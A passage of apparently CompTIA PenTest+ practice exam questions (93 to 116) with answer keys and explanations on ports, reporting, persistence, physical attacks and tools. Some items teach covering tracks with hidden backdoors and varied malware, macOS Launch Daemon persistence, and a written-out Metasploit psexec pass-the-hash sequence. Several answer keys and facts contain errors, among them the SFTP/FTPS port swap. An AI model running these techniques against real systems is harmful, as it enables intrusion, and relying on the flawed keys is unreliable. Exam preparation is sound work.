The operating system (OS) version enumerates OS version details and verifies for any vulnerabilities. Again, this is just enumeration, not a way to hack in.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

Pentesting a Point of Sale Device

Question #93 of 170

Question ID: 1259829

As a digital forensics investigator you find the following code on a system.

```
super_code = "pentest+"
new_code = []

for letters in super_code[0:6:2]:
    new_code.append(letters+" ")

print(new_code)
```

What is the correct output of this code?

- ✓ **A)** ['p', 'n', 'e']
- X **B)** ['p', 'e', 'n', 't', 'e']
- X **C)** ['p', 'e', 'n', 't']
- X **D)** ['p', 'e', 'n', 't', 'e', 's', 't']

Explanation

The code starts with the variable `super_code` being set to `pentest+`. It then initializes another variable, `new_code`, but it is set to be an empty list.

The `for` loop will go through all of the indented code as long as the condition is true. Therefore, in our case, the loop will occur the number of times that there are characters in `super_code`. Thus, we get eight cycles through the loop. However, the numbers within the brackets change the situation. The three numbers signify the following [starting position: ending position (not inclusive): the step value]. In this question, we have `[0:6:2]`, which in turn means that the letter would be `p` for the first iteration. Then it would be `n` because we go from 0 to 2 (due to the step value) and the index value of 2 gives us `n`. Once again, we go from 2 to 4, which gives us `e`. Now the step value brings us to 6.

However, since the end position is 6, it is not inclusive. Therefore, we are left with `p`, `n`, and `e`.

As the `for` loop is iterating, each of the letters is appended to the list `new_code`. The last line calls the `print` function to print the list `new_code`.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[Python for Loops](#)

Question #94 of 170

Question ID: 1259127

What tool was primarily designed to brute force both directory and file names on web application servers?

- ✓ **A) OWASP ZAP**
- X **B) Nessus**
- X **C) Nikto**
- X **D) W3AF**

Explanation

OWASP ZAP is correct. Actually, originally, Dirbuster was primarily designed to brute force both directory and file names on web application servers. However, it is an inactive project and has been integrated into OWASP's ZAP.

The answer is not Nikto. Nikto is an open source web vulnerability scanner.

The answer is not Nessus. Nessus is a vulnerability scanner developed by Tenable. It has many features compared to other scanners, including continuous monitoring and compliance analysis.

The answer is not W3AF. W3AF is a web application vulnerability scanner. It is open source and has many available plugins.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Vulnerability Scanning,
Dirbuster

Question #95 of 170

Question ID: 1259164

During the first stage of a penetration test, you discover a possible critical vulnerability. You immediately communicate with certain project stakeholders regarding this vulnerability. However, during the second stage, you discover that the severity of this vulnerability decreases based on new findings.

Which of the following should you report?

- X **A)** Indication of compromise
- ✓ **B)** De-escalation
- X **C)** De-confliction
- X **D)** Critical finding

Explanation

You should report a de-escalation of the vulnerability. Often vulnerabilities that are discovered will be de-escalated based on other findings. If a previously reported critical vulnerability is found to be no longer critical, you should report this new finding to the stakeholders.

A de-confliction occurs when issues no longer conflict with one another. For example, you may discover a vulnerability on a server that requires an update to an application. However, the team that uses the application did not want the update deployed because it changes the way several features operate. If the vulnerability is not critical, you could decide not to deploy the update. But if the update patches critical security issues, you may need to offer the team training so that the update can be made.

This issue was a critical finding when it was first discovered. However, it is no longer critical based on new information.

There was nothing in this scenario that demonstrated an indication of compromise.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

Question #96 of 170

Question ID: 1259828

You teach a Linux course and have a large list of students enrolled in the course. After registration is complete, you need to sort the list of names alphabetically using commands on the Linux shell. You need a way to connect your output command with your sorting command.

Which of the following will you use to accomplish this task?

- ☐ A) redirection operator(>)
- ☐ B) split
- ☐ C) cat
- ☒ D) pipe operator (|)

Explanation

You should use the pipe operator (|) to connect your output command with your sorting command.

The pipe operator (|) allows you to connect commands. The following command feeds the given text (three names) into the sort command:

```
$ echo -e "Carla\Arthur\nBrian"|sort
```

The output of that command would be as follows:

```
Arthur
Brian
Carla
```

There are many filters available to use on text streams to get a desired result.

The redirection operator (>) allows you to save the output of a command to a file, as shown in the following command:

```
$echo "These are the contents of the file named echofile" > echofile
```

The cat command (short for concatenate) allows you to display the contents of a file on the standard output (stdout).

The following example would display the contents of the echofile file:

```
$ cat echofile
```

The split command is used to create static-sized pieces from an input to a set output file(s). You can set some conditions though on how you would like it to be cut, or split, into separate files.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[The Bash Shell](#)

Question #97 of 170

Question ID: 1259811

Your company uses scheduling to automatically run tasks with different permission sets or to trigger a task using events or at specific time intervals. However, you are concerned that an attacker can schedule a backdoor script to run and open a way into a victim's Windows computer. You want to search the Task Scheduler on Windows computers to see if a backdoor is being run.

Which command would allow you to check if the backdoor is scheduled to run?

☐ A) LaunchD Task Scheduler

☒ B) schtasks

☐ C) crontab -e

☐ D) mstask

[Explanation](#)

The `schtasks.exe` command allows a user to create, delete, and search scheduled tasks on a remote or local computer.

Just typing in `schtasks` will show you the current status and next run time for all scheduled events, as seen below:

```
Command Prompt
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\gothi>schtasks

Folder: \
TaskName                Next Run Time          Status
=====
Adobe Acrobat Update Task      1/4/2020 9:00:00 PM    Ready
AdobeGCInvoker-1.0            1/4/2020 12:40:00 PM    Ready
G2MUpdateTask-S-1-5-21-2865887557-107774 1/4/2020 9:32:00 AM    Ready
G2MUploadTask-S-1-5-21-2865887557-107774 1/4/2020 10:21:00 AM    Ready
HPCustParticipation HP OfficeJet Pro 871 1/4/2020 9:40:00 AM    Ready
NvBatteryBoostCheckOnLogon_{B2FE1952-0186- N/A
NvDriverUpdateCheckDaily_{B2FE1952-0186- 1/4/2020 12:25:03 PM    Ready
NVIDIA GeForce Experience SelfUpdate_{B2 N/A
NvNodeLauncher_{B2FE1952-0186-46C3-BAEC- N/A
NvProfileUpdaterDaily_{B2FE1952-0186-46C 1/4/2020 12:25:58 PM    Ready
NvProfileUpdaterOnLogon_{B2FE1952-0186-4 N/A
NvTmRep_CrashReport1_{B2FE1952-0186-46C3 1/4/2020 12:25:03 PM    Ready
NvTmRep_CrashReport2_{B2FE1952-0186-46C3 1/4/2020 6:25:03 PM    Ready
NvTmRep_CrashReport3_{B2FE1952-0186-46C3 1/5/2020 12:25:03 AM    Ready
NvTmRep_CrashReport4_{B2FE1952-0186-46C3 1/5/2020 6:25:03 AM    Ready
OneDrive Standalone Update Task-S-1-5-21 1/4/2020 1:16:14 PM    Ready
User_Feed_Synchronization-{FC130EC1-0EF3 1/4/2020 2:48:58 PM    Ready

Folder: \Microsoft
TaskName                Next Run Time          Status
=====
INFO: There are no scheduled tasks presently available at your access level.
```

It is not LaunchD Task Scheduler. This program creates the job for `launchd`, which is an Apple user daemon, to schedule. We are using the Windows operating system for this scenario.

It is not `crontab -e`. The cron function in Linux acts like the task scheduler function in the Windows operating system. We are using the Windows operating system for this scenario, not Linux.

It is not `mstask.exe`, unless you are on an older machine (Win95 through WinMe). The versions of Windows which use this command are no longer supported and should not exist in any enterprise.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:

[Microsoft Docs - Schtasks.exe](#)

CompTIA PenTest+, Chapter 7: Exploiting Local Host and Physical Security Vulnerabilities, Exploitable Services, Scheduled Tasks

Question #98 of 170

Question ID: 1259073

Which of the following social engineering attacks requires physical access to a facility?

- ☐ A) impersonation
- ☒ B) USB key drop
- ☐ C) whaling
- ☐ D) spear phishing

Explanation

USB key drop occurs when someone leaves a USB stick with malware on it in open view somewhere in the hopes that a curious user might insert it and unknowingly infect the computer. This can be addressed through training but the most effective approach is to disable all USB ports. It requires physical access to drop the USB key. One of the most famous of these incidents is the Stuxnet virus entering a nuclear facility in Iran via multiple USB drops.

Spear phishing is a form of phishing that is targeted to a single individual rather than to thousands of users. It is done through email and requires no physical access to the facility.

A whaling attack is another of several versions of a phishing attack. In a whaling attack, the phishing email is targeted to a “big fish” or a senior officer of the company. All phishing attacks use counterfeit communications to entice a user into using a provided link to log in to a network, website, or database. The link is also counterfeit but the resulting login page is completely convincing to the victim and when they log in their credentials are stolen or harvested. It is done through email and requires no physical access to the facility.

Impersonation is the process of pretending to be someone else for the purpose of obtaining information. While it can be done in person, in which physical access would be required, it is most often done over the phone or through text or email, which does not require physical access.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

[USB Drop Attacks: The Danger of “Lost And Found” Thumb Drives](#)

Question #99 of 170

Question ID: 1259145

While performing a penetration test, a contractor discovers a vulnerability that is being actively used to attack the company's Web server. The contractor knows how to implement the mitigation for the vulnerability and has the appropriate access to do so. Which two actions should the contractor take?

- ☐ **A)** Notify management regarding the findings and suggest the appropriate mitigation.
- ☒ **B)** Document the findings with an executive summary, recommendations, and screenshots of the vulnerability.
- ☐ **C)** Log in and deploy the appropriate mitigation.
- ☐ **D)** Shut down the Web server until the appropriate mitigation can be deployed.
- ☒ **E)** Escalate the issue according to the rules of engagement and suggest the appropriate mitigation.

Explanation

The contractor should escalate the issue according to the rules of engagement and suggest the appropriate mitigation. He should also document the findings with an executive summary, recommendations, and screenshots of the vulnerability. Escalation is an appropriate action based on the rules of engagement, and documentation is an appropriate action because this vulnerability is a finding of the penetration test.

The contractor should not log in and deploy the appropriate mitigation. Rules of engagement rarely include deploying mitigations, especially when a contractor is being used. Rules of engagement may include approval to deploy mitigations if an internal penetration test is being completed.

The contractors should not notify management regarding his findings and suggest the appropriate mitigation. Management will only want the details in the executive summary and is not usually involved in the escalation procedures documented in the rules of engagement.

The contractor should not shut down the Web server until the appropriate mitigation can be deployed. The rules of engagement do not usually include taking the appropriate precautions or deploying mitigations unless an internal penetration test is being completed.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test: Expanding on the Common Reporting Elements

Question #100 of 170

Question ID: 1259159

A penetration tester reports that several servers have ports 20 and 21 open. These servers do not have any communication that should occur over those ports. You need to ensure that attacks cannot be carried out over these ports on those servers.

What should you do?

- X **A)** Harden the servers by disabling SMTP and its ports.
- X **B)** Encrypt all communication over those ports.
- X **C)** Implement a rule on the firewall to prevent communication over those ports.
- ✓ **D)** Harden the servers by disabling FTP and its ports.

Explanation

You should harden the servers by disabling FTP. Hardening servers involves disabling unnecessary ports and services.

You should only allow communication over valid ports. All other ports should be closed.

You should not implement a rule on the firewall to prevent communication over those ports. This will only prevent communication over those ports that passes through the firewall. In addition, this may affect communication with servers that have valid communication over ports 20 and 21, not just the servers that do not.

You should not harden the servers by disabling SMTP and its ports. The issue was with FTP ports, not SMTP ports.

You should not encrypt all communication over those ports. To encrypt FTP, you would need to implement FTPS or SFTP. FTPS communicates over port 22, while SFTP communicates over ports 21 or 990.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[Systems Hardening](#)

Question #101 of 170

Question ID: 1259814

You find one computer in your victim company's network has RDP open and enabled. What port should you connect to with your RDP tool of choice?

X **A)** 21

✓ **B)** 3389

X **C)** 8080

X **D)** 2323

Explanation

Port 3389 is registered for use by Microsoft Remote Desktop and Remote Assistance connections. "A vulnerability exists in the Remote Desktop Protocol (RDP) where an attacker could send a specially

crafted sequence of packets to TCP port 3389 which can result in RDP to accessing an object in memory after it has been deleted.” - [CVE-2012-2526](#) and [NIST/CVE-2012-2526](#)

It is not port 8080, which does exist. This port is a common alternative HTTP port used for web traffic and HTTP web proxies. Some broadband routers run a web server on port 8080 for remote management.

It is not port 2323, which is used for a Voice over Internet Protocol (VoIP) application (Akuvox R50P) running a Telnet service. It is very vulnerable in most cases, and the application cannot be turned off, and the credentials cannot be changed.

It is not port 21, which is of course FTP. FTP is also very vulnerable if not secured properly because it transmits everything in plaintext.

There are a total of 65,535 ports in the TCP/IP protocol that are vulnerable to attacks. You should know the following commonly used ports and protocols.

- FTP - ports 20 and 21
- SSH, SCP, and SFTP - port 22
- Telnet - port 23
- SMTP - port 25
- TACACS - port 49
- DNS server - port 53
- DHCP - ports 67 and 68
- TFTP - port 69
- HTTP - port 80
- Kerberos - port 88
- POP3 - port 110
- NetBIOS - ports 137-139
- IMAP4 - port 143
- SNMP - port 161
- LDAP - port 389
- SSL and HTTPS - port 443
- SMB - port 445
- LDAP with SSL - port 636

FTPs - ports 989, 990

Microsoft SQL Server - port 1433

- Point-to-Point Tunneling Protocol (PPTP) - port
- 1723 RDP protocol and Terminal Services - port 3389

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:[Port 3389 Details](#)

CompTIA PenTest+, Chapter 8: Performing Post-Exploitation Techniques, Using Remote Access Protocols

Question #102 of 170

Question ID: 1259812

As a pen tester, covering your tracks is as important, maybe more, than lateral movement in the post-exploitation process. Which of the following should you NOT do to cover your tracks?

- X **A)** You should vary your malware on the network.
- X **B)** You should use a VPN to facilitate bypassing some network monitoring.
- X **C)** You should secretly deploy backdoors.
- ✓ **D)** You should infect most of the hosts on the company's network to hide your movement.

Explanation

You should NOT infect most of the hosts on the company's network to hide your movement. If you do that, your presence will be put out in the open. If you only infect a few hosts and keep them updated, then the intrusion detection systems (IDSs) may not detect your presence, and it will be harder for incident response to deal with it.

You should deploy backdoors to allow you persistence in some of the hosts. As long as they are hidden or encrypted, then your tracks are covered, and you do not have to re-hack your way back in to the network.

You should vary your malware on the network. Having a massive malware dump of the same kind with the same signature will set off enterprise alerts. If you have a few, varied malware on the systems, it can throw off incident response.

You should use a VPN to facilitate bypassing some network monitoring. Of course, you should hide your IP address to eliminate fingers being pointed back to you. Most VPNs can be double servers, or Peer-to Peer (P2P) encrypted. Peerto-peer encryption is creating a file sharing (i.e. torrent) of network between hosts.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:

CompTIA PenTest+, Chapter 8: Performing Post-Exploitation Techniques, Understanding How to Cover Your Tracks and Clean Up Systems After a Penetration Testing Engagement

Question #103 of 170

Question ID: 1259012

Which of the following statements is FALSE with respect to goals-based assessments?

- X **A)** The goal should be narrow and precise.
- X **B)** A goals-based assessment is also called an objectives-based assessment.
- ✓ **C)** The tester develops an outcome or goal.
- X **D)** Focusing on a single system's vulnerabilities is a valid example of a goals-based assessment.

Explanation

The selection of the goal or outcome should NOT be the responsibility of the pen tester alone. The tester and the client should work together to develop each outcome or goal.

The goal selected should be as precise as possible. It should ideally be developed in such a way that metrics can be easily developed to determine success or failure.

Focusing on the vulnerabilities of a single system would be an example of goals-based testing. Another example would be testing the physical security of a single branch office only.

Goals-based assessments are also sometimes called objectives-based assessments.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

[Objective-based penetration testing](#)

Question #104 of 170

Question ID: 1259003

During the penetration testing planning session, the organization has decided to use CVSS scores to help determine the criticality of any discovered vulnerabilities. Which one of these CVSS groups does NOT receive a score in the CVSS system?

- X **A)** Temporal
- X **B)** Base
- X **C)** Environmental
- ✓ **D)** Security

Explanation

An overall Common Vulnerability Scoring System (CVSS) score is generated using three group scores:

- Base group: represents characteristics of a vulnerability that are constant over time and do not depend on the environment.

- Temporal group: assesses a vulnerability as it changes over time.
- Environmental group: represents the characteristics of a vulnerability, taking into account the organizational environment.

There is no Security group in the CVSS system.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

[CVSS \(Common Vulnerability Scoring System\)](#)

[NIST > National Vulnerability Database > Vulnerability Metrics](#)

Question #105 of 170

Question ID: 1259807

Shimming is an example of which of the following?

- ✓ **A) lock bypass**
- X **B) lock picking**
- X **C) egress sensor attack**
- X **D) badge cloning**

Explanation

Shimming, in which a thin slip of material is inserted between the door and the lock mechanism, is an example of lock bypass. Lock bypass is a technique where the lock mechanism is never engaged or attacked, but rather is bypassed by inserting a sprung steel device to retract the spring-loaded catch that restrains the shackle, preventing it from operating.

The use of deadbolts helps to avoid lock bypass.

Shimming is not an example of lock picking because in lock picking the lock mechanism is attacked, not bypassed.

Shimming is not used in an egress sensor attack. This is an attack that takes advantage of an electronic door opening from the inside when someone approaches. It does not use shimming but usually uses an “under the door tool” to cause an electronic door to open due to motion on that side of the door.

Shimming is not used in security badge cloning. One of the most common techniques to do this is to clone radiofrequency identification tags on the badges.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Bypass Tools](#)

Question #106 of 170

Question ID: 1259111

Which of the following attack types takes advantage of an electronic door opening from the inside when someone approaches?

- ☐ A) fence jumping
- ☐ B) piggybacking
- ☒ C) egress sensor attack
- ☐ D) shoulder surfing

Explanation

An egress sensor attack takes advantage of an electronic door opening from the inside when someone approaches. It does not use shimming but usually uses an “under the door tool” to cause an electronic door to open due to motion on that side of the door.

Fence jumping is exactly what it sounds like. This can only be prevented by making the fence tall enough to discourage a determined attacker. Another option is to have the top of the fence strung with razor wire.

Shoulder surfing is the unauthorized viewing of sensitive information on another user's screen.

Piggybacking is a social engineering attack that involves entering a facility which you are not authorized to enter by doing so when an authorized person opens the door using their credentials stored on a key card.

Often you will see the terms piggybacking and tailgating used synonymously. However, there is a subtle difference between the two. Piggybacking implies that the person who has opened the door with their credentials knows the individual following them in through the secure door. Tailgating means that an individual following through the door is unknown by the person with credentials.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Access-Controlled Egress Doors Explained](#)

Question #107 of 170

Question ID: 1259784

Recently a sensitive server was reached on what should have been a secure VLAN. It was accomplished by using VLAN hopping.

Which of the following is a defense against VLAN hopping?

- ✓ **A)** Disable the use of DTP.
- X **B)** Implement DHCP snooping.
- X **C)** Disable the use of CDP.
- X **D)** Implement DAI.

Explanation

You would disable the use of DTP. Dynamic Trunking Protocol (DTP) is a now discredited protocol that in the past was used to automatically negotiate the creation of a trunk link between two switches. Trunk links are able to carry the traffic of multiple VLANs. If a user is able to use the protocol to

negotiate a trunk link between their device and the switch, they would be able to receive the traffic from VLANs to which they should not have access. It is a best practice to disable DTP on switch ports to prevent this form of VLAN hopping.

Disabling Cisco Discovery Protocol (CDP) can prevent gathering information about Cisco devices that is contained in CDP packets, but will not prevent VLAN hopping.

Implementing DHCP snooping allows the switch to see all DHCP traffic and record the IP address-to-MAC address mappings. These mappings can be used to rouge DHCP servers by permitting DHCP traffic only on the port where the legitimate DHCP server is located. It will not prevent VLAN hopping attacks.

Dynamic ARP Inspection (DAI), when configured, allows the switch to utilize the mappings created by DHCP snooping to check all ARP messages and to disallow any ARP changes that deviate from the DHCP mappings. This can help prevent ARP pollution, but will not stop VLAN hopping.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[Disabling Dynamic Trunking Protocol \(DTP\)](#)

Question #108 of 170

Question ID: 1259040

At Interconn, you are running a vulnerability scan during the working day. You are cognizant of the accessible bandwidth and how many attack threads are running.

If your goal is to reduce bandwidth usage, which two attacks must you change the settings of or decide not to run, depending on your project scope? (Choose two.)

- X **A)** Frequency
- X **B)** Decoy
- ✓ **C)** Flooding

- X **D)** Fragmentation
- ✓ **E)** Denial-of-service

Explanation

You should either change the settings for or not run denial-of-service (DoS) attacks. These flooding attacks include:

- **Smurfing:** Smurfing is a type of denial-of-service attack that floods the network with a sudden massive volume of traffic by using, and manipulating, IP addresses. This differentiates from your normal DoS by using the broadcast protocols to amplify the attacks in the network to be as large as they want. Smurfing attacks are less popular today because we don't have the openness of early broadcast protocols.
- **DoS/Ping Flooding:** This attack runs by using/abusing the ping function to send a flood of ICMP echo requests over the target network, causing it to get so congested it crashes. This does not do damage to the network beyond putting it out of commission until the attack stops.
- **DDoS:** When the attack traffic comes from multiple devices, the attack becomes a DDoS or distributed denial-ofservice attack.

These attacks are meant to take a network or device offline. Their purpose is to send so many requests or packets into the network or device that it stops functioning.

Fragmentation is an interesting option to run in Nmap or Zenmap. It is meant to get around firewalls and IDS, so by its very nature is a quiet option to run. It should not greatly affect bandwidth, as opposed to a DoS or flooding attack.

Decoy is another stealth option in Nmap. It acts as a manual VPN as it tells the network logs or anyone listening that you are at a different IP address. Again, this type of test would not greatly affect bandwidth.

Frequency is not too big of an issue, it depends on your project scope and when your attacks are happening. If they happen during normal office hours, you are not going to stand out with sending out some carefully crafted packets.

Where you will stand out is when you flood the network with DoS ICMP packets grinding the place to a halt.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Bandwidth Limitations

Question #109 of 170

Question ID: 1259131

You want to employ a Linux distribution mainly aimed at network security monitoring. Which Linux distribution would BEST support network security monitoring?

- X **A)** Skadi
- ✓ **B)** Security Onion
- X **C)** DEFT
- X **D)** ADIA

Explanation

Security Onion is a Linux distribution mainly aimed at network security monitoring. It also has other advanced forensic analysis tools.

The answer is not Skadi. Skadi is an all-in-one solution for parsing collected data. This makes the data easily searchable and allows for the searching through multiple hosts simultaneously.

The answer is not Appliance for Digital Investigation and Analysis (AIDA). AIDA is an appliance with many tools aimed for digital investigation/acquisition. It is VMware-based.

The answer is not the Digital Evidence and Forensics Toolkit (DEFT). This tool is a Linux distribution mainly aimed for the collection of computer forensic evidence.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Forensics, Security Onion

Question #110 of 170

Question ID: 1259815

Your company has several Apple computers with OS X installed. When OS X boots up, launchd is run to finish system startup. This executable loads parameters for the system level from the property list (plist) found in /System/Library/.

Which of these options, if modified properly, will allow you to launch executables for persistence at every reboot?

- X **A)** Daemon
- X **B)** systemd
- ✓ **C)** Launch Daemon
- X **D)** etc

Explanation

If modified properly, the Launch Daemon will allow you to launch executables for persistence at every reboot. These maybe created with administrator privileges but the weakness, or vulnerability, here is they do not need admin privileges to run on startup leaving you a great way to have your exe, backdoor, trojan to run immediately after a reboot.

Daemon is another name for a background process that is running.

The /etc folder is a directory for the system related configurations folder for your computer.

It is not Systemd. Systemd does not exist in the Mac universe .It is used in Linux/Unix.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:

HYPERLINK "<https://attack.mitre.org/techniques/T1160/>" Mitre Attacks - Launch Daemon

Question #111 of 170

Question ID: 1259154

A penetration tester performs a security assessment for your company. When you examine the final report, seven vulnerabilities are listed. Four of the vulnerabilities are critical. However, your company does not have the resources to remediate all of the vulnerabilities listed in the report at the moment. You need to suggest which vulnerabilities should be addressed.

What should you recommend?

- X **A)** Implement the cheapest remediations first.
- X **B)** Implement the remediations that affect the most assets first.
- ✓ **C)** Implement the remediation for the most critical vulnerability first.
- X **D)** Implement the remediations that are easiest to implement first.

Explanation

You should recommend that the company implement the remediation for the most critical vulnerability first. The criticality of a vulnerability is based on a number of factors, including ease to exploit, value of affected asset, exposure of affected asset, and so on. Critical vulnerabilities should be handled first if there are limited resources available.

You should not implement the cheapest remediations first. Although this would allow your resources to be stretched, it would not ensure that the most critical vulnerabilities are addressed. The most critical vulnerabilities are those most likely to be exploited and most likely to cost the most if exploited.

You should not implement the remediations that affect the most assets first. While these remediations would seem like a logical choice because of the number of affected assets, these may not be the most critical. The most critical vulnerabilities should always have priority.

You should not implement the remediations that are easiest to implement first. Just because they are easy is not reason enough to implement them first. Often the easiest remediations are not addressing the most critical vulnerabilities. Always address the most critical first.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[OWASP Risk Rating Methodology](#)

[Discovering, Assessing, and Remediating New Critical Vulnerabilities \(PDF\)](#)

Question #112 of 170

Question ID: 1259034

A web application is finally finished. The developer wants to test the code of the application for errors and weaknesses before it goes out to a full Q/A.

Which of the following scan processes should the software developer perform? (Choose two.)

- ✓ **A) Vulnerability**
- X **B) Static**
- ✓ **C) Dynamic**
- X **D) Compliance**

Explanation

The software developer should perform a dynamic vulnerability scan. Dynamic scans are performed while the software is running, preferably in a sandbox or non-production environment, and do not have back-end access to the code.

Vulnerability scanning is a category of tools under the Dynamic Application Security Testing (DAST) tools. It is always best to run vulnerability scanning against a web application because it is going to find issues such as cross-site scripting, SQL injection, and command injection. A good example of this tool is Open Web Application Security Project Zed Attack Proxy, or OWASP ZAP.

Static analysis is what the name implies, investigating something when it is not up and running. Usually this involves looking under the hood, tearing apart the code, and seeing what would happen if it was alive and running. This analysis can be done on a number of programs, even malware, where

it's considered safer and/or won't be intrusive. Hopefully a static analysis was already performed before releasing the software online, or else the vulnerability scan will find many issues.

Compliance scans, by their very nature, are only interested in whatever compliance rules your company needs to follow. For instance, if you are a hospital or medical clinic, you need to be in compliance with HIPAA. In this scenario, the developer should perform an overall vulnerability/dynamic scanning of this web app for errors and weaknesses.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

[OWASP > Vulnerability Scanning Tools](#)

Question #113 of 170

Question ID: 1259161

Which of the following situations is LEAST likely to have a requirement of immediate communication with the system owner if discovered during a penetration test?

- ✓ **A)** The system requires some hardening.
- ✗ **B)** The system contains unencrypted personally identified information (PII).
- ✗ **C)** The system becomes unavailable during the penetration test.
- ✗ **D)** The system logs indicate that a prior unauthorized compromise has occurred.

Explanation

The LEAST likely situation to need immediate communication with the system owner would be that the system requires some hardening. This is often a common find during a penetration test and would not have as high a priority as the other listed scenarios. This type of information would just be included in your final report.

The other issues are more likely to require immediate communication as part of the rules of engagement. Communication requirements are documented early in the project. In most cases, testers would communicate immediately with the system owner if critical issues were discovered.

If a system contains unencrypted personally identifiable information (PII), the tester should contact the system owner unless the tester was informed of this condition prior to the test.

If system logs indicate that a prior unauthorized compromise has occurred, the tester should immediately contact the system owner. Compromises should always be considered critical issues that trigger immediate communication.

If a system becomes unavailable during the penetration test, the tester should immediately contact the system owner.

Unavailable systems cannot be properly tested.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

Question #114 of 170

Question ID: 1259824

You must find metadata and hidden information within a document. Which tool should you use to complete this task?

- ✓ **A) FOCA**
- X **B) Recon-ng**
- X **C) Shodan**
- X **D) Theharvester**

Explanation

The Fingerprinting Organizations with Collected Archives (FOCA) tool finds metadata and hidden information within documents. Because this specific function does not require any active actions, this is a method of passive reconnaissance.

The answer is not Theharvester. Theharvester enumerates DNS information about a given hostname/IP address.

The answer is not Recon-ng. Recon-ng comes with Kali Linux and automates the information gathering of Open Source Intelligence (OSINT).

The answer is not Shodan. Shodan is a search engine which identifies vulnerable systems on the internet. Shodan scans the internet, looking for these vulnerable/exposed systems, and puts the results on its website. Because penetration testers can gather information of these systems without actively scanning themselves, this is a method of passive reconnaissance.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Reconnaissance and Enumeration, FOCA

Question #115 of 170

Question ID: 1258998

Which of the following items would NOT be included in the rules of engagement for an external penetration test?

- X **A)** client contact information
- X **B)** sensitive data handling
- X **C)** scope of testing
- ✓ **D)** network diagram

Explanation

In an external test, you are attempting to determine what an attacker with NO information can achieve, so a network diagram would not be provided.

Even if a network diagram may be provided, as in the case of an internal test, it still would not be part of the rules of engagement. More importantly, it's these rules that identify which parts of the client's systems are fair game or out of bounds. Specifically, the rules of engagement should include the following:

- Scope of testing (which machines, which networks, and what type of testing)
- Sensitive data handling
- Client contact information
- Client IT notifications (Are they aware of the test?)
- Meeting schedules and procedures
- Best practices for cleaning up after the tests are concluded

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

[Rules of engagement](#)

[Microsoft Cloud > Penetration Testing Rules of Engagement](#)

Question #116 of 170

Question ID: 1259778

You are teaching an assistant how to attempt a pass-the-hash attack. After executing the `msf > use exploit/windows/smb/psexec` command and answering some prompts, the assistant receives the Metasploit output shown below:

Module options (exploit/windows/smb/psexec):

Name	Current Setting	Required
----	-----	-----
RHOST	192.168.1.10	yes
RPORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	yes
SMBDOMAIN	ECorp	no
SMBPASS	aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep	no
SMBUSER	Administrator	no

Your assistant will attempt to access a different remote system. Which value is NOT required?

- X **A) SMBPASS**
- X **B) RHOST**
- X **C) SMBUSER**
- ✓ **D) RPORT**

Explanation

The assistant will not require the RPORT value. Including SMB in the command, as shown below, makes that unnecessary. The other three values will be required.

The attack uses the Metasploit framework. The steps required after extracting the information in the output is as follows:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUser
Administrator SMBUser => Administrator
msf exploit(psexec) > set SMBPass
aad3b435b514004ccaad3b435b140ee:gbh5n356b58700ggppd6m2439ep SMBPass =>
aad3b435b514004ccaad3b435b140ee:gbh5n356b8700ggppd6m2439ep msf exploit(psexec)
> set RHOST 192.168.1.80 RHOST => 192.168.1.80
msf exploit(psexec) > exploit
```

As you can see above, the values SMBUSER, SMBPASS, and RHOST are needed to use the extracted Server Message Block (SMB) hash to log on to the remote machine. In this case those values are:

RHOST – The local machine is 192.168.1.10. The remote host is 192.168.1.80.

SMBUSER – Administrator

